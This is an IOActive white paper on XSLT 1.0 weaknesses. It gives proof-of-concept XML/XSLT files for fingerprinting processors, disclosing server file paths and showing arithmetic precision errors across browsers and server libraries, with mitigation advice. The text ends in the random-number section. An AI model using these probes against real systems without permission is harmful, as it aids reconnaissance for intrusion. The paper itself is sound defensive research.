Abusing XSLT for Practical Attacks White Paper

Fernando Arnaboldi

IOActive Senior Security Consultant

Abstract

Over the years, XML has been a rich target for attackers due to flaws in its design as well as implementations. It is a tempting target because it is used by other programming languages to interconnect applications and is supported by web browsers. In this talk, I will demonstrate how to use XSLT to produce documents that are vulnerable to new exploits.

XSLT can be leveraged to affect the integrity of arithmetic operations, lead to code logic failure, or cause random values to use the same initialization vector. Error disclosure has always provided valuable information, but thanks to XSLT, it is possible to partially read system files that could disclose service or system passwords. Finally, XSLT can be used to compromise end-user confidentiality by abusing the same-origin policy concept present in web browsers.

This document includes proof-of-concept attacks demonstrating XSLT potential to affect production systems, along with recommendations for safe development.

IOActive™

Hardware | Software | Wetware

SECURITY SERVICES

Contents

Abstract 1
Introduction 3
Processors 3
Gathering information about your target 4
Obtaining the current path 6
Loss of Precision with Large Integers 8
Loss of Precision with Real Numbers 12
Insecure Random Numbers 15
Pseudorandom values are not secure 15
No initialization vector (IV) 16
Same-Origin Policy Bypass 18
Information Disclosure (and File Reading) through Errors 21

Introduction

XSLT is a language created to manipulate XML documents. This language can be used either by client side processors (i.e. web browsers) or server side processors (standalone parsers or libraries from programming languages).

There are three major versions of XSLT: v1, v2 and v3. This research is focused on XSLT v1.0 since it is the most widely deployed version being used.

There is a certain set of flaws that can put in risk the integrity and confidentiality of user information. Some of these flaws are analyzed on this paper along with recommendations to mitigate these problems.

Processors

The XSLT processors analyzed for this research are the following:

- Server side processors:
    - Libxslt (Gnome):
        - Standalone: xsltproc
        - Python v2.7.10, PHP v5.5.20, Perl v5.16 and Ruby v2.0.0p481 (implemented in Nokogiri v1.6.6.2)
    - Xalan (Apache):
        - Standalone: Xalan-C v1.10.0 and Xalan-J v2.7.2
        - Java and C++
    - Saxon (Saxonica):
        - Standalone: Saxon v9.6.0.6J
        - Java, JavaScript and .NET

- Client side processors:
    - Web browsers:
        - Google Chrome v43.0.2357.124
        - Safari v8.0.6
        - Firefox v38.0.5
        - Internet Explorer
        - Opera v30.0

Gathering information about your target

It is possible to query the XSLT processor for information about the backend system. This information may be used to target the specific flaws of each processor.

The XSLT processor discloses specific information about the processor when retrieving information using the method `system-property()`. Normally, there are only three parameters available: `version`, `vendor` and `vendor-url`. Yet, certain processors provide additional system properties and, of course, web browsers will provide additional details when using JavaScript.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<?xml-stylesheet type="text/xsl" href="disclosure.xsl"?>
<catalog></catalog>
```

Figure 1: XML file disclosure.xml

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
 <xsl:template match="/">
  <html>
   <body>
    Version: <xsl:value-of select="system-property('xsl:version')" /><br />
    Vendor: <xsl:value-of select="system-property('xsl:vendor')" /><br />
    Vendor URL: <xsl:value-of select="system-property('xsl:vendor-url')" /><br />
    <xsl:if test="system-property('xsl:product-name')">
      Product Name: <xsl:value-of select="system-property('xsl:product-name')" /><br />
    </xsl:if>
    <xsl:if test="system-property('xsl:product-version')">
      Product Version: <xsl:value-of select="system-property('xsl:product-version')" /><br />
    </xsl:if>
    <xsl:if test="system-property('xsl:is-schema-aware')">
      Is Schema Aware ?: <xsl:value-of select="system-property('xsl:is-schema-aware')" /><br />
    </xsl:if>
    <xsl:if test="system-property('xsl:supports-serialization')">
      Supports Serialization: <xsl:value-of select="system-property('xsl:supports-
serialization')" /><br />
    </xsl:if>
    <xsl:if test="system-property('xsl:supports-backwards-compatibility')">
      Supports Backwards Compatibility: <xsl:value-of select="system-property('xsl:supports-
backwards-compatibility')" /><br />
    </xsl:if>
    <br />Navigator Object (JavaScript stuff):
    <pre><font size="2"><script>for (i in navigator) { document.write('<br />navigator.' + i +
' = ' + navigator[i]);} </script><div id="output"/><script> if
(navigator.userAgent.search("Firefox")!=-1) { output=''; for (i in navigator) {
if(navigator[i]) {output+='navigator.'+i+' = '+navigator[i]+'\n';}} var txtNode =
document.createTextNode(output); document.getElementById("output").appendChild(txtNode)
}</script></font></pre>
   </body>
  </html>
 </xsl:template>
</xsl:stylesheet>
```

Figure 2: Stylesheet associated to get information

By using the previous XML and XSLT it is possible to obtain the XSLT and JavaScript properties (in case it is supported). The following table shows the two most significant values of the software tested: who the vendor is and if it supports JavaScript

	processor	xsl:version	xsl:vendor	JavaScript
server	xalan-c	1	Apache Software Foundation	no
	xalan-j	1	Apache Software Foundation	no
	saxon	2	Saxonica	no
	xsltproc	1	libxslt	no
	php	1	libxslt	no
	python	1	libxslt	no
	perl	1	libxslt	no
	ruby	1	libxslt	no
client	safari	1	libxslt	yes
	opera	1	libxslt	yes
	chrome	1	libxslt	yes
	firefox	1	Transformiix	yes
	internet explorer	1	Microsoft	yes

Table 1: summarize table of information disclosure

All processors tested exposed some internal information: either the XSLT properties or the XSLT properties plus the JavaScript properties.

Obtaining the current path

Certain attacks may require the specific path where the files are hosted. XSLT provides the function `unparsed-entity-uri()` that can be used to obtain this information. A document type definition (commonly known as DTD, a XML schema) is also required to accomplish this embedded in the XML document:

```
<?xml version="1.0"?>
<?xml-stylesheet type="text/xsl" href="path-disclosure.xsl"?>
<!DOCTYPE catalog [
<!ELEMENT catalog ANY>
<!NOTATION JPEG SYSTEM "urn:myNamespace">
<!ENTITY currentpath SYSTEM "path-disclosure.xsl" NDATA JPEG>
]>
<catalog>
</catalog>
```

Figure 3: XML using a DTD and referencing an XSLT

```
<?xml version='1.0'?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
<xsl:output method="html"/>
<xsl:template match="/">
   <html>
      <body>
         <h3>unparsed-entity-uri()</h3>
         <ul>
            <li>
               <b>unparsed-entity-uri('currentpath')</b> =
               <xsl:value-of select="unparsed-entity-uri('currentpath')"/>
            </li>
         </ul>
      </body>
   </html>
</xsl:template>
</xsl:stylesheet>
```

Figure 4: XSLT using unparsed-entity-uri() to disclose the path of path-disclosure.xsl

	processor	path disclosure
server	xalan-c	no
	xalan-j	yes
	saxon	yes
	xsltproc	no
	php	yes
	python	no
	perl	no
	ruby	no
client	safari	yes
	opera	yes
	chrome	yes
	firefox	no
	internet explorer	yes

Table 2: path disclosure on processors using unparsed-entity-uri()

All the web browsers except Firefox will expose the path of their files. When it comes to server side processors Xalan-j, Saxon and PHP are affected. It is worth noting that even though certain processors may use the same library, they do not necessarily share the same type of behavior.

Once that some initial information has been gathered about our targets, we can jump to the different techniques used to exploit their flaws.

Loss of Precision with Large Integers

When I do math, I expect calculations will have the same results regardless of whether they are performed on a computer or in the real world using a piece of paper and a pencil. Unfortunately, when using large numbers in XSLT 1.0, we might encounter unexpected results.

Consider the following XML document that defines ten values:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<?xml-stylesheet type="text/xsl" href="bigintegers.xsl"?>
<root>
  <value>1e22</value>
  <value>1e23</value>
  <value>1e24</value>
  <value>1e25</value>
  <value>1e26</value>
  <value>10000000000000000000000</value>
  <value>100000000000000000000000</value>
  <value>1000000000000000000000000</value>
  <value>10000000000000000000000000</value>
  <value>100000000000000000000000000</value>
</root>
```

Figure 5: bigintegers.xml

The values are simple numbers, which all follow the same rule: the number one followed by multiple zeroes.


The next step is to represent these values with `format-number()`. This function is used to convert a number into a string and allows the input number to be formatted. In this case, we want to add a comma to separate thousands:

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
 <xsl:template match="/">
  <output>
   <xsl:for-each select="/root/value">
     <xsl:text>&#xa;</xsl:text>
     <xsl:value-of select="."/>: <xsl:value-of select="format-number(.,'#,###')"/>
   </xsl:for-each>
  </output>
 </xsl:template>
</xsl:stylesheet>
```

Figure 6: bigintegers.xsl

Applying this XSLT will result in ten different lines, one per value. These will contain the original value and its representation formatted with commas separating the thousands.

This is the output when parsing the information using web browsers:



```
1e22: 10,000,000,000,000,000,000,000
1e23: 100,000,000,000,000,000,000,002
1e24: 1,000,000,000,000,000,000,000,024
1e25: 10,000,000,000,000,000,000,000,824
1e26: 100,000,000,000,000,000,000,008,244
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 100,000,000,000,000,000,000,002
1000000000000000000000000: 1,000,000,000,000,000,000,000,024
10000000000000000000000000: 10,000,000,000,000,000,000,000,266
100000000000000000000000000: 100,000,000,000,000,000,000,002,660
```

```
1e22: 10,000,000,000,000,000,000,000
1e23: 100,000,000,000,000,000,000,002
1e24: 1,000,000,000,000,000,000,000,024
1e25: 10,000,000,000,000,000,000,000,824
1e26: 100,000,000,000,000,000,000,008,244
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 100,000,000,000,000,000,000,002
1000000000000000000000000: 1,000,000,000,000,000,000,000,024
10000000000000000000000000: 10,000,000,000,000,000,000,000,266
100000000000000000000000000: 100,000,000,000,000,000,000,002,660
```


```
1e22: 10,000,000,000,000,000,000,000
1e23: 100,000,000,000,000,000,000,002
1e24: 1,000,000,000,000,000,000,000,024
1e25: 10,000,000,000,000,000,000,000,824
1e26: 100,000,000,000,000,000,000,008,244
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 100,000,000,000,000,000,000,002
1000000000000000000000000: 1,000,000,000,000,000,000,000,024
10000000000000000000000000: 10,000,000,000,000,000,000,000,266
100000000000000000000000000: 100,000,000,000,000,000,000,002,660
```

```
1e22: NaN
1e23: NaN
1e24: NaN
1e25: NaN
1e26: NaN
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 100,000,000,000,000,000,000,000
1000000000000000000000000: 1,000,000,000,000,000,000,000,000
10000000000000000000000000: 10,000,000,000,000,000,000,000,000
100000000000000000000000000: 100,000,000,000,000,000,000,000,000
```

```
1e22: NaN
1e23: NaN
1e24: NaN
1e25: NaN
1e26: NaN
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 100,000,000,000,000,000,000,000
1000000000000000000000000: 1,000,000,000,000,000,000,000,000
10000000000000000000000000: 10,000,000,000,000,000,000,000,000
100000000000000000000000000: 100,000,000,000,000,000,000,000,000
```

Figure 7: web browser showing incorrect values

Notice the error introduced by `format-number()` on libxslt browsers (Safari, Opera, and Chrome on the left). Errors will be different depending on whether or not scientific notation is used. There were no errors for Firefox and Internet Explorer (on the right)



```
$ xsltproc bigintegers.xsl bigintegers.xml
1e22: 10,000,000,000,000,000,000,000
1e23: 100,000,000,000,000,000,000,002
1e24: 1,000,000,000,000,000,000,000,024
1e25: 10,000,000,000,000,000,000,000,824
1e26: 100,000,000,000,000,000,000,008,244
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 100,000,000,000,000,000,000,002
1000000000000000000000000: 1,000,000,000,000,000,000,000,024
10000000000000000000000000: 10,000,000,000,000,000,000,000,266
100000000000000000000000000: 100,000,000,000,000,000,000,002,660
```

```
$ php parser.php bigintegers.xml bigintegers.xsl
<?xml version="1.0" standalone="yes"?>
1e22: 10,000,000,000,000,000,000,000
1e23: 100,000,000,000,000,000,000,002
1e24: 1,000,000,000,000,000,000,000,024
1e25: 10,000,000,000,000,000,000,000,824
1e26: 100,000,000,000,000,000,000,008,244
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 100,000,000,000,000,000,000,002
1000000000000000000000000: 1,000,000,000,000,000,000,000,024
10000000000000000000000000: 10,000,000,000,000,000,000,000,266
100000000000000000000000000: 100,000,000,000,000,000,000,002,660
```

```
$ python parser.py bigintegers.xml bigintegers.xsl
1e22: 10,000,000,000,000,000,000,000
1e23: 100,000,000,000,000,000,000,002
1e24: 1,000,000,000,000,000,000,000,024
1e25: 10,000,000,000,000,000,000,000,824
1e26: 100,000,000,000,000,000,000,008,244
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 100,000,000,000,000,000,000,002
1000000000000000000000000: 1,000,000,000,000,000,000,000,024
10000000000000000000000000: 10,000,000,000,000,000,000,000,266
100000000000000000000000000: 100,000,000,000,000,000,000,002,660
```

```
$ perl parser.pl bigintegers.xml bigintegers.xsl
1e22: 10,000,000,000,000,000,000,000
1e23: 100,000,000,000,000,000,000,002
1e24: 1,000,000,000,000,000,000,000,024
1e25: 10,000,000,000,000,000,000,000,824
1e26: 100,000,000,000,000,000,000,008,244
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 100,000,000,000,000,000,000,002
1000000000000000000000000: 1,000,000,000,000,000,000,000,024
10000000000000000000000000: 10,000,000,000,000,000,000,000,266
100000000000000000000000000: 100,000,000,000,000,000,000,002,660
```

```
$ ruby parser.rb bigintegers.xml bigintegers.xsl
bigintegers.xml1e22: 10,000,000,000,000,000,000,000
1e23: 100,000,000,000,000,000,000,002
1e24: 1,000,000,000,000,000,000,000,024
1e25: 10,000,000,000,000,000,000,000,824
1e26: 100,000,000,000,000,000,000,008,244
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 100,000,000,000,000,000,000,002
1000000000000000000000000: 1,000,000,000,000,000,000,000,024
10000000000000000000000000: 10,000,000,000,000,000,000,000,266
100000000000000000000000000: 100,000,000,000,000,000,000,002,660

$
```

```
$ Xalan bigintegers.xml bigintegers.xsl
XSLT Warning: The function 'format-number()' is not implemented.Source tree node: value. (line -1, column -1.)
XSLT Warning: The function 'format-number()' is not implemented.Source tree node: value. (line -1, column -1.)
XSLT Warning: The function 'format-number()' is not implemented.Source tree node: value. (line -1, column -1.)
XSLT Warning: The function 'format-number()' is not implemented.Source tree node: value. (line -1, column -1.)
XSLT Warning: The function 'format-number()' is not implemented.Source tree node: value. (line -1, column -1.)
1e22: NaN
1e23: NaN
1e24: NaN
1e25: NaN
1e26: NaN
10000000000000000000000: 10000000000000000000000
100000000000000000000000: 99999999999999991611392
1000000000000000000000000: 999999999999999983222784
10000000000000000000000000: 10000000000000000905969664
100000000000000000000000000: 100000000000000004764729344
$
```

```
$ java -jar xalan.jar -IN bigintegers.xml -XSL bigintegers.xsl
1e22: NaN
1e23: NaN
1e24: NaN
1e25: NaN
1e26: NaN
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 99,999,999,999,999,990,000,000
1000000000000000000000000: 1,000,000,000,000,000,000,000,000
10000000000000000000000000: 10,000,000,000,000,000,000,000,000
100000000000000000000000000: 100,000,000,000,000,000,000,000,000
$
```

```
$ java -jar saxon9he.jar bigintegers.xml bigintegers.xsl
Warning: at xsl:stylesheet on line 2 column 80 of bigintegers.xsl:
  Running an XSLT 1 stylesheet with an XSLT 2 processor
1e22: 10,000,000,000,000,000,000,000
1e23: 100,000,000,000,000,000,000,000
1e24: 1,000,000,000,000,000,000,000,000
1e25: 10,000,000,000,000,000,000,000,000
1e26: 100,000,000,000,000,000,000,000,000
10000000000000000000000: 10,000,000,000,000,000,000,000
100000000000000000000000: 100,000,000,000,000,000,000,000
1000000000000000000000000: 1,000,000,000,000,000,000,000,000
10000000000000000000000000: 10,000,000,000,000,000,000,000,000
100000000000000000000000000: 100,000,000,000,000,000,000,000,000
$
```

Figure 8: server side processors showing incorrect values

A similar situation occurs on server side processors. On the left side of the screenshot the libxslt processors show a similar set of results. On the right xalan-c and xalan-j show unexpected results and Saxon shows the correct output at the bottom right.

	processor	**result**
server	xalan-c (apache)	errors
	xalan-j (apache)	errors
	saxon	ok
	xsltproc	errors
	php	errors
	python	errors
	perl	errors
	ruby	errors
client	safari	errors
	opera	errors
	chrome	errors
	firefox	ok
	internet explorer	ok

Table 3: loss of precision with large integers

Recommendation

Use an XSLT processor capable of high-precision integer arithmetic to avoid incorrect calculations[1].

[1] CWE-682: Incorrect Calculation (http://cwe.mitre.org/data/definitions/682.html)

Loss of Precision with Real Numbers

Real numbers are difficult to represent exactly in computers. Some operations have anomalous behavior when used with certain values as a result of how calculations are performed.

Consider the following XML document containing two float values:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<?xml-stylesheet type="text/xsl" href="precision.xsl"?>
<test>
    <value1>1000.41</value1>
    <value2>1000</value2>
</test>
```


Figure 9: precision.xml

An XSLT v1.0 associated document will report the sum of the previous values:

```
<?xml version="1.0" encoding="UTF-8"?>
<xsl:stylesheet version="1.0" xmlns:xsl="http://www.w3.org/1999/XSL/Transform">
 <xsl:template match="/">
   <output>
     <xsl:value-of select="test/value1 + test/value2"/>
   </output>
 </xsl:template>
</xsl:stylesheet>
```

Figure 10: precision.xsl (XSLT v1.0)

The result should be the expected value 2000.41. However, certain processors may not be able to calculate this correctly.


46.101.149.192
46.101.149.192/xmls/real.xml
http://46.101.14...92/xmls/real.xml
Search
http://46.101.149.192/xmls/re
46.101.149.192

```
2000.41
```


```
2000.4099999999999
```

```
2000.41
```

```
2000.4099999999998
```

```
2000.41
```

Libxslt based web browsers are able to calculate this. However, Firefox and Internet Explorer are not able to obtain the correct result. A similar situation happens with server side processors:



```
$ xsltproc real.xsl real.xml
2000.41
$ 
```

```
$ php parser.php real.xml real.xsl
<?xml version="1.0"?>
<output>2000.41
</output>
$ 
```

```
$ python parser.py real.xml real.xsl
2000.41

$ 
```

```
$ perl parser.pl real.xml real.xsl
2000.41
$ 
```

```
$ ruby parser.rb real.xml real.xsl
real.xml<?xml version="1.0"?>
<output>2000.41
</output>
```

```
$ Xalan real.xml real.xsl
2000.4099999999999
$ 
```

```
$ java -jar xalan.jar -IN real.xml -XSL real.xsl
2000.4099999999999
$ 
```

```
$ java -jar saxon9he.jar real.xml real.xsl
Warning: at xsl:stylesheet on line 2 column 80 of real.xsl:
  Running an XSLT 1 stylesheet with an XSLT 2 processor
2000.4099999999999
$ 
```

Figure 11: Output using server side processors

Xalan-C, Xalan-J, Saxon are not able to perform this operation as expected. Libxslt got the calculation right.

	processor	**result**
server	xalan-c (apache)	errors
	xalan-j (apache)	errors
	saxon	errors
	xsltproc	ok
	php	ok
	python	ok
	perl	ok
	ruby	ok
client	safari	ok
	opera	ok
	chrome	ok
	firefox	errors
	internet explorer	errors

Table 3: loss of precision with large integers

Recommendation

Use an XSLT v1.0 processor capable of performing operations with real numbers[2]. It is worth noting that XSLT v1.0 processors that are capable of processing real numbers will not be able to process large integers. Another possibility is to use an XSLT v2.0 processor with the function `xs:decimal` to avoid loss of precision[3].

[2] CWE-682: Incorrect Calculation (http://cwe.mitre.org/data/definitions/682.html)
[3] XML Schema Part 2: Datatypes Second Edition (http://www.w3.org/TR/xmlschema-2/#decimal)


Insecure Random Numbers

Since there is no specification by the World Wide Web Consortium (W3C) about how random functions should be implemented, they have been developed as part of the Extensions for XSLT (EXSLT). Therefore, implementations have different interpretations on how to perform the same function.

Pseudorandom values are not secure

Xalan-C, Xalan-J and Saxon use an IV for their random function. Nevertheless, the three of them are using a non-secure pseudo random number generator. This is not by itself an insecure behavior as long as the `Math:random()` function is not used for security-sensitive applications.

